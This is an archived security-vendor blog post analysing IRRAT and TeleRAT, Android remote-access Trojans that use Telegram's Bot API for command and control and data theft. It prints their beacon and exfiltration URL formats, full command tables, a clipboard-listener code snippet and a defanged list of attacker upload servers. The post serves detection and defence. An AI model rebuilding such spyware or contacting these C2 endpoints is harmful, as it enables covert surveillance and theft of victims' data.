

TeleRAT: Another Android Trojan Leveraging Telegram’s Bot API to Target Iranian Users

By Ruchna Nigam, Kyle Wilhoit

Published: 2018-03-20 · Archived: 2026-04-05 15:32:12 UTC

Summary

Telegram Bots are special accounts that do not require an additional phone number to setup and are generally used to enrich Telegram chats with content from external services or to get customized notifications and news. And while Android malware abusing [Telegram's Bot API](#) to target Iranian users is not fresh news (the emergence of a Trojan using this method called IRRAT was discussed in [June](#) and [July](#) 2017), we set out to investigate how these Telegram Bots were being abused to command and control malicious Android applications.

This blog details our findings navigating through some Operational Security (OPSEC) fails while sifting through multiple malicious APK variants abusing Telegram's Bot API; including the discovery of a new Trojan we've named “TeleRAT”. TeleRAT not only abuses Telegram's Bot API for Command and Control (C2), it also abuses it for data exfiltration, unlike IRRAT.

What We Already Know- IRRAT

Based on previous reports, we know Telegram's Bot API was already being employed by attackers to steal information ranging from SMS and call history to file listings from infected Android devices. The majority of the apps we saw disguise themselves as an app that tells you how many views your Telegram profile received – needless to say, the information provided is inaccurate as Telegram doesn’t allow for populating any such information.

We continue to see IRRAT active in the wild to this date.

We used the below sample for this analysis.

SHA256	1d0770ac48f8661a5d1595538c60710f886c254205b8cf517e118c94b256137d
---------------	--

TeleRAT works by creating and then populating the following files on the phone’s SD Card and sending them to the upload server, after the app’s first launch:

- “[IMEI] numbers.txt”: Contact information
- “[IMEI]acc.txt”: List of Google accounts registered on the phone
- “[IMEI]sms.txt”: SMS history
- 1.jpg: Picture taken with the front-facing camera
- Image.jpg: Picture taken with back-facing camera

Finally, it reports back to a Telegram bot (identified by a bot ID hardcoded in each RAT’s source code) with the below beacon, and the application icon is then hidden from the phone's app menu:

hxxp://api.telegram.org/bot[APIKey]/sendmessage?chat_id=[ChatID]?text=نصب جدید \n [IMEI] \nIMEI : : [IMEI]\nAndroid ID : [AndroidID]\nModel : [PhoneModel]\n[IP] \n\nIMEI دستگاه: [IMEI]

In the background, the app continues to beacon to the Telegram bot at regular intervals and listens for certain commands, as detailed below.

Command	Action	Communication to Telegram bot
call@[IMEI]@[Number]	Places a call to [Number]	hxxps://api.telegram.org/bot[APIKey]/sendmessage?chat_id=[ChatID]&text=call with [Number]
sms@[IMEI]@[Number]@[Text]	SMS [Text] to [Number]	hxxps://api.telegram.org/bot[APIKey]/sendmessage?chat_id=[ChatID]&text=sent
getapps@[IMEI]	Saves a list of installed apps to SD Card to file named "[IMEI] apps.txt", uploads to upload server	None
getfiles@[IMEI]@[DirPath]	Retrieves file listing from [DirPath], saves to SD Card as "[IMEI]files.txt", uploads to server	None
getloc@[IMEI]	Starts a GPS listener that monitors location changes	None
upload@[IMEI]@[FilePath]	Uploads file at [FilePath]	None
removeA@[IMEI]@[FilePath on SDCard]	Deletes file at [FilePath on SDCard]	https://api.telegram.org/bot[APIKey]/sendmessage?chat_id=[ChatID]&text= _____ [FilePath on SDCard]
removeB@[IMEI]@[DirPath on SDCard]	Deletes [DirPath on SDCard]	None
lstmsg@[IMEI]	Saves SMS history to SD Card as	None

	”[IMEI]lstmmsg.txt”, uploads to server	
yehoo@[IMEI]	Takes a picture with Front Camera, saves to SD Card as “yahoo.jpg”, uploads to server	None

Table 1: List of IRRAT bot commands

As the table above shows, this IRRAT sample makes use of Telegram's bot API solely to communicate commands to infected devices. The stolen data is uploaded to third party servers, several of which employ a webhosting service. Fortunately for us, these servers had several OPSEC fails. More on that further below.

A New Family- TeleRAT

While sifting through IRRAT samples, using AutoFocus, we came across another family of Android RATs seemingly originating from and/or targeting individuals in Iran that not only makes use of the Telegram API for C2 but also for exfiltrating stolen information.




Figure 1: pivoting in autofocus for applications using the Telegram bot API

We named this new family “TeleRAT” after one of the files it creates on infected devices. We used the below sample for this analysis.

SHA256	01fef43c059d6b37be7faf47a08eccbf76cf7f050a7340ac2cae11942f27eb1d
---------------	--

Post-installation TeleRAT creates two files in the app’s internal directory:

- telerat2.txt containing a slew of information about the device - including the System Bootloader version number, total and available Internal and External memory size, and number of cores.
- thisapk_slm.txt mentioning a Telegram channel and a list of commands. We investigate this Telegram channel is greater detail further below.

The RAT announces its successful installation to the attackers by sending a message to a Telegram bot via the Telegram Bot API with the current date and time.

More interestingly, it starts a service that listens for changes made to the Clipboard in the background.

```
@BA.Author("pejman nkravan")
@BA.ShortName("ListenToCopy")
@BA.Version(1.0F)
public class ListenToCopy
{
    String Ev;
    BA b;
    ClipboardManager.OnPrimaryClipChangedListener mPrimaryChangeListener = new ClipboardManager.OnPrimaryClipChangedListener()
    {
        public void onPrimaryClipChanged()
        {
            if (ListenToCopy.this.b.subExists(ListenToCopy.this.Ev + "_oncopied") == true) {
                ListenToCopy.this.b.raiseEvent(null, ListenToCopy.this.Ev + "_oncopied", new Object[0]);
            }
        }
    };
};
```

Figure 2: Code snippet that listens for clipboard changes

Finally, the app fetches updates from the Telegram bot API every 4.6 second, listening for the following commands (we used Google Translate for the below Farsi (Persian) translations):

Command	Translation
دریافت مخاطبین	Get contacts
دریافت کلیپ بورد	Get the clipboard
Clipboard set:[text]	
دریافت مکان	Get location
دریافت اطلاعات شارژ	Receive charging information
All file list:[path]	
Root file list:[path]	
دریافت برنامه ها	Get apps
1Downloadfile/[filename]	
2Downloadfile/[filename]	
CreateContact/[name]/[number]	
SetWallpaper http[URL]	
دریافت پیام ها	Receive (SMS) messages
Sendsmsfor/[destination]/[text]	
MessageShow[text]	

گرفتن عکس 1	Take photo 1 (front camera)
گرفتن عکس 2	Take photo 2 (back camera)
دریافت وضعیت	Get status
دریافت تماس ها	Receive calls
DeleteDir[dirname]	
سایلنت	Silent (set to Vibrate mode)
صدادار	Loud (set to normal Ringer mode)
بیصدا	Silent (set to Silent mode)
Blacksc	Blacks out phone screen
Blackscf	Clears black screen
ضبط فیلم	Audio recording (saves recorded audio to AUDIO123/MUSIC/rec123.m4a on SD Card)
توقف ضبط فیلم	Stop audio recording
راهنمای دستورات	Instruction manual (Help Menu)
call to [number]	
RESET	(deletes thisapk_slm.txt and sends a new registration message to Telegram bot)
دریافت گالری	Get gallery (sends files from the /Dcim folder on the SD Card to Telegram bot)
Delete app files or دریافت گالری	
Vibrate [x]	(Causes phone to vibrate for x seconds, with a maximum value of 600 secs)
لرزش کم	Low vibration (for a duration of 150 secs)
لرزش متوسط	Medium vibration (350 secs)
لرزش زیاد	Shake too much (600 secs)

Table 2: List of TeleRAT bot commands

Aside from additional commands, this new family's main differentiator to IRRAT is that it also uploads exfiltrated data using Telegram's [sendDocument](#) API method.

OPSEC Fails, Distribution Channels & Attribution

In our research we were able find what was clearly an image of the botmaster testing out the RAT, based on the Telegram bot interface that can be seen on the monitor pictured in the lower half of Figure 6.



Figure 6: Image of botmaster testing out the RAT

We were also able to find exfiltrated messages that confirmed our theory about the test run and reveals a thread in Persian Farsi seemingly discussing bot setup.

“صبح ساعت ۶ آنلاین شو تا روباته رو امتحان کنیم”

Google Translation: “Morning 6 hours online to try the robotage”

While investigating attribution for TeleRAT, we noticed the developers made no effort to hide their identities in the code. One username is seen in the screenshot below.

```
File.Delete(File.GetDirInternal(), "thisapk_slm.txt");  
localObject1 = new StringBuilder().append("تهیه شده توسط vahidmail67@ دستگاہ جدیدی برنامه را نصب کرد\");  
localObject2 = rhpah1;
```

Figure 7: Telegram channel advertised in source code

Looking further into the ‘vahidmail67’ Telegram channel, we found advertisements for applications and builders that ran the entire gamut - from applications that get you likes and followers on Instagram, to ransomware, and even the source code for an unnamed RAT (complete with a video tutorial, shown below).



Figure 8: Screenshot from a Telegram channel advertising & sharing a RAT source code

Aside from the Telegram channel, while looking for references to certain TeleRAT components we stumbled upon [some threads](#) on an Iranian programmers’ forum advertising the [sale](#) of a Telegram bot control library. The forum is frequented by some of the developers whose code is heavily reused in a big portion of the TeleRAT samples we came across.




Figure 9: Advertisement for sale of a Telegram bot control library

The forum goes the extra mile to mention all content is in accordance with Iran's laws. However, it's hard to see any non-malicious use for some of the code advertised there or written by developers that frequent it – for instance, a service that runs in the background listening for changes to the Clipboard (pictured in the code snippet in Figure 3 further above).




Figure 10: Forum Disclaimer

Overall, TeleRAT pieces together code written by several developers, however, due to freely available source code via Telegram channels and being sold on forums, we can't point to one single actor commanding either IRRAT or TeleRAT and it appears to be the work of several actors possibly operating inside of Iran.

Victimology

As we investigated these RATs, we also started looking at how victims were getting infected. Further investigating, we witnessed several third-party Android application stores distributing seemingly legitimate applications like "Telegram Finder", which supposedly helps users locate and communicate with other users with specific interests, like knitting. Also, we've witnessed several samples distributed and shared via both legitimate and nefarious Iranian Telegram channels.




Figure 11: Iranian third-party application store

Looking closer at the malicious APKs we were able to get an understanding of common application naming conventions and functionality across the board.



Figure 12: 'Telegram finder' application

Based on the samples we analysed, the three most common application names for both IRRATand TeleRAT are:

Native App Name	Translated App Name
پروفایل چکر	Profile Cheer
بازدید یاب تلگرام	Telegram Finder
telegram hacker	N/A

Additionally, there were several malicious APKs disguised as fake VPN software and/or configuration files, such as "atom vpn" and "vpn for telegram."

There appears to be a total identified victim count of 2,293 at the time of writing, based on the infrastructure we analysed. There appears to be a rather small range of geographically dispersed victims, with 82% of having Iranian phone numbers.

Iran	1894
Pakistan	10
India	227
Afghanistan	109
United Kingdom	53

There may also be additional infrastructure or variants we were unaware of at the time of writing. That said, the number of victims likely residing within Iran far exceeds the victim count for any other country.

Conclusion

Part of dissecting and understanding new threats involve looking closer at already established campaigns and malware variants. This is a perfect example of just that; looking closer at a previously established malware family to better understand it's current and possibly changed capabilities.

While malware leveraging the Telegram bot API is not necessarily new, we were able to identify a new family, TeleRAT, hiding entirely behind Telegram's API to evade network-based detection and exfiltrate data. Leveraging intelligence from AutoFocus, accessible attacker infrastructure, and other open source intelligence we were able to paint an accurate picture of an ongoing operation leveraging Telegram's API and targeting users via third party application sites and social media channels.

Taking some basic precautions can help users protect themselves from malicious applications like TeleRAT, such as:

- Avoid third-party application stores or sources.
- Don't allow application sideloading on your device.
- Ensure the application you are installing is official, regardless of source.
- Closely review and scrutinize application permission requests prior to installation.

Palo Alto Networks customers are protected from this threat by:

1. WildFire detects all TeleRAT and IRRAT files with malicious verdicts.
2. AutoFocus customers can track these samples with the [IRRAT](#) and [TeleRAT](#)
3. Traps blocks all of the APK files associated with TeleRAT and IRRAT.

APPENDIX

Telegram usernames found commanding IRRAT or TeleRAT
Ahmad_ghob
My_LiFe_M_a_H_s_A
mmm1230a
Webooks
hxxps://mr-mehran.tk/pot/Bot/robotcreat2_bot/Bot/Ejsahahbot/
hxxps://ib3.ibot24.com/394083/
hxxps://rr5.000webhostapp.com/upload_file.php
hxxps://gold.teleagent.ir/bnrdehisaz/index.php
hxxps://shahin-soori.ir/bots/rat/upload_file.php
hxxps://mbosoba.000webhostapp.com/upload_file.php
hxxps://abolking.000webhostapp.com/upload_file.php
hxxps://botmohsan-apk.000webhostapp.com/Bot/bot.php
hxxps://androydiha.ir/bot/Bot/hackelmi_bot/index.php
hxxps://hamidhamid954321.000webhostapp.com/Bot/bot.php
hxxps://mohsan024024.000webhostapp.com/upload_file.php
hxxps://09152104574nazimilad.000webhostapp.com/بات ساز/CreateBotAll.php
hxxps://darkforceteam.000webhostapp.com/SmartAccounts_Bot/bots/Ratjadidebot/index.php

Source: <https://researchcenter.paloaltonetworks.com/2018/03/unit42-telerat-another-android-trojan-leveraging-telegrams-bot-api-to-target-iranian-users/>